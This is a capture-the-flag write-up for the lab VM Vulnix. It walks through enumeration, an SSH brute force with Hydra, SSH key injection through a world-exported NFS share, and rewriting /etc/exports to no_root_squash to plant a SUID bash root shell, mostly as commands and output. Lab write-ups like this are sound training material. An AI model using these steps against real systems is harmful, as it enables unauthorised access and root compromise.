Vulnix VM - Part A: Full Attack Write-up

1. Executive Summary

This document details the complete attack chain used to compromise the Vulnix VM (IP: 192.168.0.29). The machine was exploited through a combination of service enumeration, password brute-forcing, NFS misconfiguration, and privilege escalation via SUID shell creation. The attack successfully escalated from an unprivileged user to root, capturing the flag in /root/thropy.txt.

2. Attack Methodology


Phase 1: Reconnaissance


Step 1: Host Discovery

Goal: Identify the IP address of the Vulnix VM on the local network.

Command:

sudo arp-scan –localnet






Why: The Vulnix VM was set to Bridged networking, so it would appear on the same subnet as the attacking Kali machine. arp-scan is a reliable tool for discovering all active hosts on a local network.

Step 2: Port Scanning

Goal: Identify all open ports and running services on the target.

Command:

```
sudo nmap -sV -p- 192.168.0.29
```



Why: A full port scan with version detection (-sV) reveals all accessible services and their versions, which is essential for identifying potential attack vectors.


Analysis: The presence of Finger (port 79), SMTP (port 25), and NFS (port 2049) indicated potential misconfigurations that could be exploited for user enumeration and file access.

Step 3: NFS Share Enumeration

Goal: Identify exported NFS shares.

Command:

```
showmount -e 192.168.0.29
```



Why: The /home/vulnix directory was exported to the world (*), meaning any client could mount it. This is a classic NFS misconfiguration that often leads to privilege escalation.

Step 4: SMTP User Enumeration

Goal: Enumerate valid users on the system via the SMTP service.

Command:

```
sudo msfconsole
search smtp
use auxiliary/scanner/smtp/smtp_enum
set RHOSTS 192.168.0.29
run
```

Why: The SMTP service often leaks usernames through VRFY and EXPN commands. Metasploit's smtp_enum module automates this enumeration.


Analysis: The user account appeared to be a regular user with a home directory, making it a prime target for password brute-forcing.

Step 5: Finger User Information


Goal: Gather detailed information about discovered users.

Commands:

```
finger user@192.168.0.29
```




```
finger uucp@192.168.0.29
```



finger www-data@192.168.0.29

```
└─$ finger www-data@192.168.0.29
Login: www-data                         Name: www-data
Directory: /var/www                     Shell: /bin/sh
Never logged in.
No mail.
No Plan.
```

finger whoopsie@192.168.0.29

```
└─$ finger whoopsie@192.168.0.29
Login: whoopsie                         Name:
Directory: /nonexistent                 Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

finger postfix@192.168.0.29

```
└─$ finger postfix@192.168.0.29
Login: postfix                          Name:
Directory: /var/spool/postfix           Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

finger landscape@192.168.0.29

```
└─$ finger landscape@192.168.0.29
Login: landscape                        Name:
Directory: /var/lib/landscape           Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

Why: The Finger service provides information about users, including their home directory and shell, which helps identify which accounts are viable targets.

Analysis: The user account had a valid home directory and a bash shell, confirming it as a target for SSH brute-forcing.


Phase 2: Gaining a Foothold

Step 6: SSH Brute-Force with Hydra

Goal: Discover the password for the user account.

Command:

```
hydra -l user -P /usr/share/wordlists/fasttrack.txt ssh://192.168.0.29
```




Why: With a valid username (user) and a wordlist (fasttrack.txt), Hydra can perform a dictionary attack on the SSH service to find the password.

Analysis: The password letmein was successfully discovered. This weak password allowed initial access to the system.

Step 7: Initial SSH Access

Command:

```
ssh user@192.168.0.29          # Password: letmein
```



Why: With the credentials, we could log in and begin internal reconnaissance.

Step 8: Internal Reconnaissance

Goal: Gather information about the system and identify potential privilege escalation paths.

Commands:

groups

```
user@vulnix:~$ groups
user users
```

find / -perm -4000 -type f 2>/dev/null

```
user@vulnix:~$ find / -perm -4000 -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/sudoedit
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/procmail
/bin/ping6
/bin/mount
/bin/umount
/bin/su
/bin/ping
/bin/fusermount
user@vulnix:~$
```

id vulnix

```
user@vulnix:~$ id vulnix
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
```

Why: Checking group memberships, SUID binaries, and user IDs helps identify misconfigurations that could be exploited.

Analysis: The vulnix user was a system user with a home directory, and the NFS share exported /home/vulnix. This was the key to pivoting to a more privileged user.

Phase 3: Pivoting to vulnix

Step 9: Mount the NFS Share

Goal: Access the vulnix user's home directory via NFS.

Commands:

```
sudo mkdir -p /mnt/vulnix
```

```
sudo mount -t nfs 192.168.0.29:/home/vulnix /mnt/vulnix
```

```
└─$ sudo mount -t nfs 192.168.0.29:/home/vulnix /mnt/vulnix
```

Why: Mounting the NFS share gave us read/write access to the vulnix user's home directory, allowing us to inject an SSH key.

Step 10: Create a Local User with Matching UID

Goal: Create a local user with the same UID as vulnix (2008) to avoid permission issues.

Command:

```
sudo useradd -u 2008 -m vulnix
```

```
└─$ sudo useradd -u 2008 -m vulnix
```

Why: NFS permissions are based on UID/GID. By creating a local user with the same UID as vulnix, we could access the NFS share as that user without permission errors.

Step 11: Generate an SSH Key

Goal: Generate an SSH key pair for authentication.

Command:

```
ssh-keygen -t rsa -b 2048 -f /tmp/id_rsa_old -N ""
```

```
└─$ ssh-keygen -t rsa -b 2048 -f /tmp/id_rsa_old -N ""
Generating public/private rsa key pair.
Your identification has been saved in /tmp/id_rsa_old
Your public key has been saved in /tmp/id_rsa_old.pub
The key fingerprint is:
SHA256:f+35NZsteij+CXDnvElzb1pmmjKRvaN85Md0TQw6+Ao kali@kali
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|               .  |
|            . . o |
|          . o   o|
|        S  ...+  ..|
|        E+ ++.o +|
|         .o.*=o=*|
|          o=+BBOX|
|          ..oOB*X+|
+----[SHA256]-----+
```

Why: The target's SSH server was old (OpenSSH 5.9), which required an older RSA key format. The `-o PubkeyAcceptedKeyTypes=+ssh-rsa` option was later needed to connect.

Step 12: Inject the SSH Key

Goal: Add the public key to the vulnix user's authorized_keys file via the NFS share.

Commands:

```
sudo -u vulnix cp /tmp/id_rsa_old.pub /mnt/vulnix/.ssh/authorized_keys
```



```
sudo -u vulnix chmod 600 /mnt/vulnix/.ssh/authorized_keys
```

Why: This allowed us to SSH into the target as vulnix without a password.

Step 13: SSH as vulnix

Command:

```
ssh -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /tmp/id_rsa_old vulnix@192.168.0.29
```



Why: The `-o PubkeyAcceptedKeyTypes=+ssh-rsa` option forced the client to use the ssh-rsa algorithm, which was compatible with the older server.

Phase 4: Privilege Escalation to Root

Step 14: Check sudo Privileges

Command:

sudo -l

```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```

Why: vulnix could edit /etc/exports with sudoedit without a password. This is a powerful misconfiguration because /etc/exports controls NFS export options.

Step 15: Modify /etc/exports

Command:

sudoedit /etc/exports

```
  GNU nano 2.2.6                                File: /var/tmp/exports.XXxvMDOB

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
```

```
  GNU nano 2.2.6                                File: /var/tmp/exports.XXxvMDOB

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,no_root_squash)
```

Why: Changing `root_squash` to `no_root_squash` allowed the root user on the client to have root privileges on the exported filesystem. This meant we could write files to the NFS share as root.

Note: The change required a reboot or `exportfs -ra` to take effect. A reboot was performed to ensure the changes were applied.

Step 16: Reboot the Machine

Command (on Kali):

```
sudo umount /mnt/vulnix
```

Action: The Vulnix VM was restarted to apply the NFS export changes.

Why: The `exportfs` command requires root privileges to reload exports. Since vulnix only had sudoedit privileges, a reboot was the simplest way to ensure the changes took effect.

Step 17: Remount the NFS Share

```
sudo mount -t nfs 192.168.0.29:/home/vulnix /mnt/vulnix
```

Command:


Why: After the reboot, the NFS share needed to be remounted to reflect the new `no_root_squash` option.

Step 18: Create a SUID Shell

Goal: Create a SUID shell that could be executed as root.


1) Commands (on the target as vulnix):

```
cp /bin/bash /home/vulnix/bash_suid
```



2) Commands (on Kali):

```
sudo chmod 4777 /mnt/vulnix/bash_suid
```



Why: The `cp /bin/bash` command copied the 32-bit bash binary from the target to the NFS share. The `chmod 4777` set the SUID bit, meaning any user executing it would run it with the file owner's privileges (root).

Step 19: Execute the SUID Shell

Command:

```
/home/vulnix/bash_suid -p
```

```
vulnix@vulnix:~$ /home/vulnix/bash_suid -p
bash_suid-4.2#
```

Why: The `-p` flag preserved the effective UID (root) when the shell was executed.

Result: A root shell was obtained (bash_suid-4.2#).

Step 20: Verify Root Access

Commands:

```
whoami
id
```

```
bash_suid-4.2# whoami
root
bash_suid-4.2# id
uid=2008(vulnix) gid=2008(vulnix) euid=0(root) groups=0(root),2008(vulnix)
bash_suid-4.2#
```

Step 21: Capture the Flag

Commands:

```
cd /root
ls -la
```

```
bash_suid-4.2# cd /root
bash_suid-4.2# ls -la
total 28
drwx------  3 root root 4096 Sep  2  2012 .
drwxr-xr-x 22 root root 4096 Sep  2  2012 ..
-rw-------  1 root root    0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx------  2 root root 4096 Sep  2  2012 .cache
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
-r--------  1 root root   33 Sep  2  2012 trophy.txt
-rw-------  1 root root  710 Sep  2  2012 .viminfo
bash_suid-4.2#
```

```
cat thropy.txt
```

```
bash_suid-4.2# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

Result: The flag was successfully captured.